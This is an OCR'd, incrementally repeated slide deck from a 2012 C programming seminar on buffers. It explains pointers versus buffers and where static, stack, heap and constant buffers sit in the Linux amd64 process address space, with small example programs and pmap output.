Working with Buffers

Seminar Efficient Programming in C

Christoph Brauer

Scientific Computing Research Group
University Hamburg

December 6, 2012

Table of Contents

- Environment used for examples

- Environment used for examples
    - Linux running on amd64 architecture

- Environment used for examples
    - Linux running on amd64 architecture
        - Data is stored in little-endian format

- Environment used for examples
  - Linux running on amd64 architecture
    - Data is stored in little-endian format
    - CPU registers and pointers are 64 bits

- Environment used for examples
  - Linux running on amd64 architecture
    - Data is stored in little-endian format
    - CPU registers and pointers are 64 bits
  - gcc 4.7 with recent binutils (as, ld, gas, objdump ...)

- Environment used for examples
    - Linux running on amd64 architecture
        - Data is stored in little-endian format
        - CPU registers and pointers are 64 bits
    - gcc 4.7 with recent binutils (as, ld, gas, objdump ...)
        - Not ANSI C but gcc's ISO C99 dialect

- Environment used for examples
    - Linux running on amd64 architecture
        - Data is stored in little-endian format
        - CPU registers and pointers are 64 bits
    - gcc 4.7 with recent binutils (as, ld, gas, objdump ...)
        - Not ANSI C but gcc's ISO C99 dialect
        - default `-O0`

- Environment used for examples
    - Linux running on amd64 architecture
        - Data is stored in little-endian format
        - CPU registers and pointers are 64 bits
    - gcc 4.7 with recent binutils (as, ld, gas, objdump ...)
        - Not ANSI C but gcc's ISO C99 dialect
        - default `-O0`
- Examples themselves are

- Environment used for examples
  - Linux running on amd64 architecture
    - Data is stored in little-endian format
    - CPU registers and pointers are 64 bits
  - gcc 4.7 with recent binutils (as, ld, gas, objdump ...)
    - Not ANSI C but gcc's ISO C99 dialect
    - default `-O0`
- Examples themselves are
  - really working

- Environment used for examples
  - Linux running on amd64 architecture
    - Data is stored in little-endian format
    - CPU registers and pointers are 64 bits
  - gcc 4.7 with recent binutils (as, ld, gas, objdump ...)
    - Not ANSI C but gcc’s ISO C99 dialect
    - default `-O0`
- Examples themselves are
  - really working
  - available ...

- Environment used for examples
    - Linux running on amd64 architecture
        - Data is stored in little-endian format
        - CPU registers and pointers are 64 bits
    - gcc 4.7 with recent binutils (as, ld, gas, objdump ...)
        - Not ANSI C but gcc's ISO C99 dialect
        - default `-O0`
- Examples themselves are
    - really working
    - available ...
        - as a hardcopy, should lie just in front of you

- Environment used for examples
    - Linux running on amd64 architecture
        - Data is stored in little-endian format
        - CPU registers and pointers are 64 bits
    - gcc 4.7 with recent binutils (as, ld, gas, objdump ...)
        - Not ANSI C but gcc's ISO C99 dialect
        - default `-O0`
- Examples themselves are
    - really working
    - available ...
        - as a hardcopy, should lie just in front of you
        - for download, use these for your own experiments

- Environment used for examples
    - Linux running on amd64 architecture
        - Data is stored in little-endian format
        - CPU registers and pointers are 64 bits
    - gcc 4.7 with recent binutils (as, ld, gas, objdump ...)
        - Not ANSI C but gcc's ISO C99 dialect
        - default `-O0`
- Examples themselves are
    - really working
    - available ...
        - as a hardcopy, should lie just in front of you
        - for download, use these for your own experiments
- Please ask me just inbetween !

Introduction to C buffers and storage variants

- What is a *C buffer* ?

- What is a *C buffer* ?
- A *C buffer is …*

- What is a *C buffer ?*
- A *C buffer is ...*
    - a continuous area of general computer memory ...

- What is a *C buffer ?*
- A *C buffer is ...*
    - a continuous area of general computer memory ...
        - that is assigned data of the same type

- What is a *C buffer ?*
- A *C buffer is …*
    - a continuous area of general computer memory …
        - that is assigned data of the same type
        - and allocated using the C programming language

- What is a *C buffer ?*
- A *C buffer is ...*
    - a continuous area of general computer memory ...
        - that is assigned data of the same type
        - and allocated using the C programming language

Just some buffers hellobuffers.c

```c
typedef unsigned long long int uint64_t ;

int main ( void )
{
  char bufPtr1[32] = "Jay Miner" ;
  char *bufPtr2 = "Jack Tramiel" ;
  uint64_t *bufPtr3 = malloc ( 16 * sizeof ( uint64_t ) ) ;
  int bufPtr4[4] = { 0x1234, 0x4567, 0xdead, 0xbeef } ;
  return ( 0 ) ;
}
```

One simple buffer

simplebuffer.c

```c
int main ( void )
{
    char *myBufferPtr = "Greetings, Professor Falken.\n" ;
    printf ( "%s", myBufferPtr ) ;
    return ( 0 ) ;
}
```

One simple buffer simplebuffer.c

```
int main ( void )
{
    char *myBufferPtr = "Greetings, Professor Falken.\n" ;
    printf ( "%s", myBufferPtr ) ;
    return ( 0 ) ;
}
```

Program output

```
Greetings, Professor Falken.
```

One simple buffer simplebuffer.c

```c
int main ( void )
{
    char *myBufferPtr = "Greetings, Professor Falken.\n" ;
    printf ( "%s", myBufferPtr ) ;
    return ( 0 ) ;
}
```

Program output

```
Greetings, Professor Falken.
```

- Nothing really going on here ?

One simple verbose buffer verbosebuffer.c

```c
int main ( void )
{
  char *myBufferPtr = "Greetings, Professor Falken.\n" ;

  printf ("Address of myBufferPtr : %016p\n", &myBufferPtr ) ;
  printf ("Content of myBufferPtr : %016p\n",  myBufferPtr ) ;
  printf ("Size of myBufferPtr : %d\n",  sizeof(myBufferPtr) ) ;
  printf ("Size of buffer : %d\n", strlen ( myBufferPtr ) + 1 ) ;
  printf ("Content of buffer : %s\n", myBufferPtr ) ;
  return ( 0 ) ;
}
```

One simple verbose buffer

verbosebuffer.c

```c
int main ( void )
{
  char *myBufferPtr = "Greetings, Professor Falken.\n" ;

  printf ("Address of myBufferPtr : %016p\n", &myBufferPtr ) ;
  printf ("Content of myBufferPtr : %016p\n",  myBufferPtr ) ;
  printf ("Size of myBufferPtr : %d\n",  sizeof(myBufferPtr) ) ;
  printf ("Size of buffer : %d\n", strlen ( myBufferPtr ) + 1 ) ;
  printf ("Content of buffer : %s\n", myBufferPtr ) ;
  return ( 0 ) ;
}
```

Program output

```
Address of myBufferPtr :  0x00007fffffffe228
Content of myBufferPtr :  0x0000000000400690
Size of myBufferPtr :  8
Size of buffer :  30
Content of buffer :  Greetings, Professor Falken.
```


Program output

```
Address of myBufferPtr :  0x00007fffffffe228
Content of myBufferPtr :  0x0000000000400690
Size of myBufferPtr :  8
Size of buffer :  30
Content of buffer :  Greetings, Professor Falken.
```

Program output

```
Address of myBufferPtr :  0x00007fffffffe228
Content of myBufferPtr :  0x0000000000400690
Size of myBufferPtr :  8
Size of buffer :  30
Content of buffer :  Greetings, Professor Falken.
```

myBufferPtr and the actual buffer illustrated



myBufferPtr


• • •	0x23	0xFF	0x90	0x06	0x40	0x00	0x00	0x00	0x00	0x00	0x52	0x7C	• • •
	0x0000 7fff ffff e226	...27	...28	...29	...2A	...2B	...2C	...2D	...2E	...2F	...30	0x0000 7fff ffff e231	

0x0000 0000 0040 0690

Buffer

• • •	0x20	0x20	'G'	'r'	'e'	'e'	't'	'i'	'n'	'g'	's'	• • •
	0x0040 068E	...8F	...90	...91	...92	...93	...94	...95	...96	...97	0x0040 0698	

myBufferPtr and the actual buffer illustrated



myBufferPtr

• • •	0x23	0xFF	0x90	0x06	0x40	0x00	0x00	0x00	0x00	0x00	0x52	0x7C	• • •
	0x0000 7fff ffff e226	...27	...28	...29	...2A	...2B	...2C	...2D	...2E	...2F	...30	0x0000 7fff ffff e231	


$\underbrace{\text{...28} \ \cdots \ \text{...2F}}_{\text{0x0000 0000 0040 0690}}$

0x0000 0000 0040 0690

Buffer

• • •	0x20	0x20	'G'	'r'	'e'	'e'	't'	'i'	'n'	'g'	's'	• • •
	0x0040 068E	...8F	...90	...91	...92	...93	...94	...95	...96	...97	0x0040 0698	

myBufferPtr and the actual buffer illustrated



myBufferPtr

• • •	0x23	0xFF	0x90	0x06	0x40	0x00	0x00	0x00	0x00	0x00	0x52	0x7C	• • •
	0x0000 7fff ffff e226	...27	...28	...29	...2A	...2B	...2C	...2D	...2E	...2F	...30	0x0000 7fff ffff e231	


0x0000 0000 0040 0690

Buffer

• • •	0x20	0x20	'G'	'r'	'e'	'e'	't'	'i'	'n'	'g'	's'	• • •
	0x0040 068E	...8F	...90	...91	...92	...93	...94	...95	...96	...97	0x0040 0698	

- The pointer is a variable that contains the address of the lowest byte occupied by the buffer

myBufferPtr and the actual buffer illustrated



myBufferPtr

• • •	0x23	0xFF	0x90	0x06	0x40	0x00	0x00	0x00	0x00	0x00	0x52	0x7C	• • •
	0x0000 7fff ffff e226	...27	...28	...29	...2A	...2B	...2C	...2D	...2E	...2F	...30	0x0000 7fff ffff e231	


0x0000 0000 0040 0690

Buffer

• • •	0x20	0x20	'G'	'r'	'e'	'e'	't'	'i'	'n'	'g'	's'	• • •
	0x0040 068E	...8F	...90	...91	...92	...93	...94	...95	...96	...97	0x0040 0698	

- The pointer is a variable that contains the address of the lowest byte occupied by the buffer
- The buffer forms a compound area in memory

myBufferPtr and the actual buffer illustrated



myBufferPtr

• • •	0x23	0xFF	0x90	0x06	0x40	0x00	0x00	0x00	0x00	0x00	0x52	0x7C	• • •
	0x0000 7fff ffff e226	...27	...28	...29	...2A	...2B	...2C	...2D	...2E	...2F	...30	0x0000 7fff ffff e231	

0x0000 0000 0040 0690

Buffer

• • •	0x20	0x20	'G'	'r'	'e'	'e'	't'	'i'	'n'	'g'	's'	• • •
	0x0040 068E	...8F	...90	...91	...92	...93	...94	...95	...96	...97	0x0040 0698	

- The pointer is a variable that contains the address of the lowest byte occupied by the buffer
- The buffer forms a compound area in memory
- Buffers and pointers are two very different things, though it’s fairly easy to mix them up

Various different buffers variousbuffers.c

```
    static const char staticConstBuffer[32] = "Hello, Dave." ;
    static char staticEmptyBuffer[32] ;
    static char staticPresetBuffer[32] = "Hello, Dave." ;
    char stackBuffer[32] = "Hello, Dave." ;
    char *constBuffer = "Hello, Dave" ;
    char *heapBuffer = (char*) malloc ( 32 ) ;
    strcpy ( staticEmptyBuffer, "Hello, Dave." ) ;
    strcpy ( heapBuffer, "Hello, Dave." ) ;
```

Various different buffers

variousbuffers.c

```c
    static const char staticConstBuffer[32] = "Hello, Dave." ;
    static char staticEmptyBuffer[32] ;
    static char staticPresetBuffer[32] = "Hello, Dave." ;
    char stackBuffer[32] = "Hello, Dave." ;
    char *constBuffer = "Hello, Dave" ;
    char *heapBuffer = (char*) malloc ( 32 ) ;
    strcpy ( staticEmptyBuffer, "Hello, Dave." ) ;
    strcpy ( heapBuffer, "Hello, Dave." ) ;
```

Program output (simply all pointers printed)

```
Address of staticConstBuffer :  0x00000000004008c0
Address of staticEmptyBuffer :  0x0000000000600c60
Address of staticPresetBuffer :  0x0000000000600c20
Address of stackBuffer :  0x00007fffffffe1f0
Address of constBuffer :  0x00000000004007a0
Address of heapBuffer :  0x0000000000601010
```

Program output (simply all pointers printed)

```
Address of staticConstBuffer :  0x00000000004008c0
Address of staticEmptyBuffer :  0x0000000000600c60
Address of staticPresetBuffer :  0x0000000000600c20
Address of stackBuffer :  0x00007fffffffe1f0
Address of constBuffer :  0x00000000004007a0
Address of heapBuffer :  0x0000000000601010
```

Program output (simply all pointers printed)

```
Address of staticConstBuffer :  0x00000000004008c0
Address of staticEmptyBuffer :  0x0000000000600c60
Address of staticPresetBuffer :  0x0000000000600c20
Address of stackBuffer :  0x00007fffffffe1f0
Address of constBuffer :  0x00000000004007a0
Address of heapBuffer :  0x0000000000601010
```

- Some buffers are located at the ”bottom” of the memory and just several bytes ”away” from each other ...

Program output (simply all pointers printed)

```
Address of staticConstBuffer :  0x00000000004008c0
Address of staticEmptyBuffer :  0x0000000000600c60
Address of staticPresetBuffer :  0x0000000000600c20
Address of stackBuffer :  0x00007fffffffe1f0
Address of constBuffer :  0x00000000004007a0
Address of heapBuffer :  0x0000000000601010
```

- Some buffers are located at the ”bottom” of the memory and just several bytes ”away” from each other ...
- ... some others are at the ”top” of the memory and ”distanced” several terabytes

Program output (simply all pointers printed)

```
Address of staticConstBuffer :  0x00000000004008c0
Address of staticEmptyBuffer :  0x0000000000600c60
Address of staticPresetBuffer :  0x0000000000600c20
Address of stackBuffer :  0x00007fffffffe1f0
Address of constBuffer :  0x00000000004007a0
Address of heapBuffer :  0x0000000000601010
```

- Some buffers are located at the ”bottom” of the memory and just several bytes ”away” from each other ...
- ... some others are at the ”top” of the memory and ”distanced” several terabytes
- Could it probably be that ...

Program output (simply all pointers printed)

```
Address of staticConstBuffer :  0x00000000004008c0
Address of staticEmptyBuffer :  0x0000000000600c60
Address of staticPresetBuffer :  0x0000000000600c20
Address of stackBuffer :  0x00007fffffffe1f0
Address of constBuffer :  0x00000000004007a0
Address of heapBuffer :  0x0000000000601010
```


- Some buffers are located at the ”bottom” of the memory and just several bytes ”away” from each other ...
- ... some others are at the ”top” of the memory and ”distanced” several terabytes
- Could it probably be that ...
  - buffers with similar characteristics are allocated in the very same memory area?

Program output (simply all pointers printed)

```
Address of staticConstBuffer :  0x00000000004008c0
Address of staticEmptyBuffer :  0x0000000000600c60
Address of staticPresetBuffer :  0x0000000000600c20
Address of stackBuffer :  0x00007fffffffe1f0
Address of constBuffer :  0x00000000004007a0
Address of heapBuffer :  0x0000000000601010
```

- Some buffers are located at the ”bottom” of the memory and just several bytes ”away” from each other ...
- ... some others are at the ”top” of the memory and ”distanced” several terabytes
- Could it probably be that ...
  - buffers with similar characteristics are allocated in the very same memory area?
  - or even the other way round : the memory areas, in which buffers are allocated, determine their characteristics?

The Linux virtual process address spaces



- How can we find out which sections our program uses and where those are located in virtual memory ?

- How can we find out which sections our program uses and where those are located in virtual memory ?
- There is a pmap command to display the current memory map of a running process (Linux, Net/Open/FreeBSD, SunOS ...)


- How can we find out which sections our program uses and where those are located in virtual memory ?
- There is a pmap command to display the current memory map of a running process (Linux, Net/Open/FreeBSD, SunOS ...)

Output of the pmap command

```
$ pmap ‘pgrep variousbuffers‘
4937:   ./variousbuffers.elf
0000000000400000      4K r-x--  /home/krusty/code/variousbuffers.elf
0000000000600000      4K rw---  /home/krusty/code/variousbuffers.elf
0000000000601000    132K rw---    [ anon ]
00007ffff7a56000   1524K r-x--  /lib/x86_64-linux-gnu/libc-2.13.so
00007ffff7ff7000     16K rw---    [ anon ]
00007ffff7ffb000      4K r-x--    [ anon ]
00007ffff7ffc000      4K r----  /lib/x86_64-linux-gnu/ld-2.13.so
00007ffff7ffd000      4K rw---  /lib/x86_64-linux-gnu/ld-2.13.so
00007ffff7ffe000      4K rw---    [ anon ]
00007ffffffde000    132K rw---    [ stack ]
ffffffffff600000      4K r-x--    [ anon ]
$
```

The Linux virtual process address spaces

```
      stackBuffer : 0x0000 7fff ffff e1f0
       heapBuffer : 0x0000 0000 0060 1010
staticPresetBuffer : 0x0000 0000 0060 0c20
 staticEmptyBuffer : 0x0000 0000 0060 0c60
 staticConstBuffer : 0x0000 0000 0040 08c0
      constBuffer : 0x0000 0000 0040 07a0
```



Kernel Space

0x0000 7fff ffff f000

Stack (rw-)

stackBuffer

80 Terabyte

0x0000 2aaa ab04 f000

Dynamic areas

Shared Libraries

0x0000 2aaa aaaa b000

Heap (rw-)

heapBuffer

40 Terabyte

0x0000 0000 0060 1000

Data Section (rw-)

staticPresetBuffer
staticEmptyBuffer

0x0000 0000 0060 0000

Static areas

Text Section (r-x)


staticConstBuffer
constBuffer

0x0000 0000 0040 0000

reserved

0x0000 0000 0000 0000

Address space


Kernel Space

Stack (rw-)

stackBuffer

Shared Libraries

Heap (rw-)

heapBuffer

staticPresetBuffer
staticEmptyBuffer


Data Section (rw-)

staticConstBuffer
constBuffer

Text Section (r-x)


reserved

- Sections are assigned access privileges


Address space


- Sections are assigned access privileges
- The text sections contains executable code and constants

Address space




- Sections are assigned access privileges
- The text sections contains executable code and constants
- The data sections contains static variables


Address space



- Sections are assigned access privileges
- The text sections contains executable code and constants
- The data sections contains static variables
- Both section ...




- Sections are assigned access privileges
- The text sections contains executable code and constants
- The data sections contains static variables
- Both section ...
  - have a fixed size and a fixed layout that is determined before any line of your code is run




- Sections are assigned access privileges
- The text sections contains executable code and constants
- The data sections contains static variables
- Both section ...
  - have a fixed size and a fixed layout that is determined before any line of your code is run
  - thus they do not require any runtime management

Address space




- Sections are assigned access privileges
- The text sections contains executable code and constants
- The data sections contains static variables
- Both section ...
  - have a fixed size and a fixed layout that is determined before any line of your code is run
  - thus they do not require any runtime management
- Stack and heap sections

Address space



- Sections are assigned access privileges
- The text sections contains executable code and constants
- The data sections contains static variables
- Both section ...
  - have a fixed size and a fixed layout that is determined before any line of your code is run
  - thus they do not require any runtime management
- Stack and heap sections
  - do not contain pre-initialized data

Address space



Kernel Space

Stack (rw-)
stackBuffer

Shared Libraries

Heap (rw-)
heapBuffer


Data Section (rw-)
staticPresetBuffer
staticEmptyBuffer

Text Section (r-x)
staticConstBuffer
constBuffer

reserved


- Sections are assigned access privileges
- The text sections contains executable code and constants
- The data sections contains static variables
- Both section ...
    - have a fixed size and a fixed layout that is determined before any line of your code is run
    - thus they do not require any runtime management
- Stack and heap sections
    - do not contain pre-initialized data
    - have a starting size which can (and most probably will) be resized during program execution

Address space



- Sections are assigned access privileges
- The text sections contains executable code and constants
- The data sections contains static variables
- Both section ...
  - have a fixed size and a fixed layout that is determined before any line of your code is run
  - thus they do not require any runtime management
- Stack and heap sections
  - do not contain pre-initialized data
  - have a starting size which can (and most probably will) be resized during program execution
  - thus they do require runtime management

Address space



Runtime allocation efficiency

- Static allocations are only performed once during program initialization

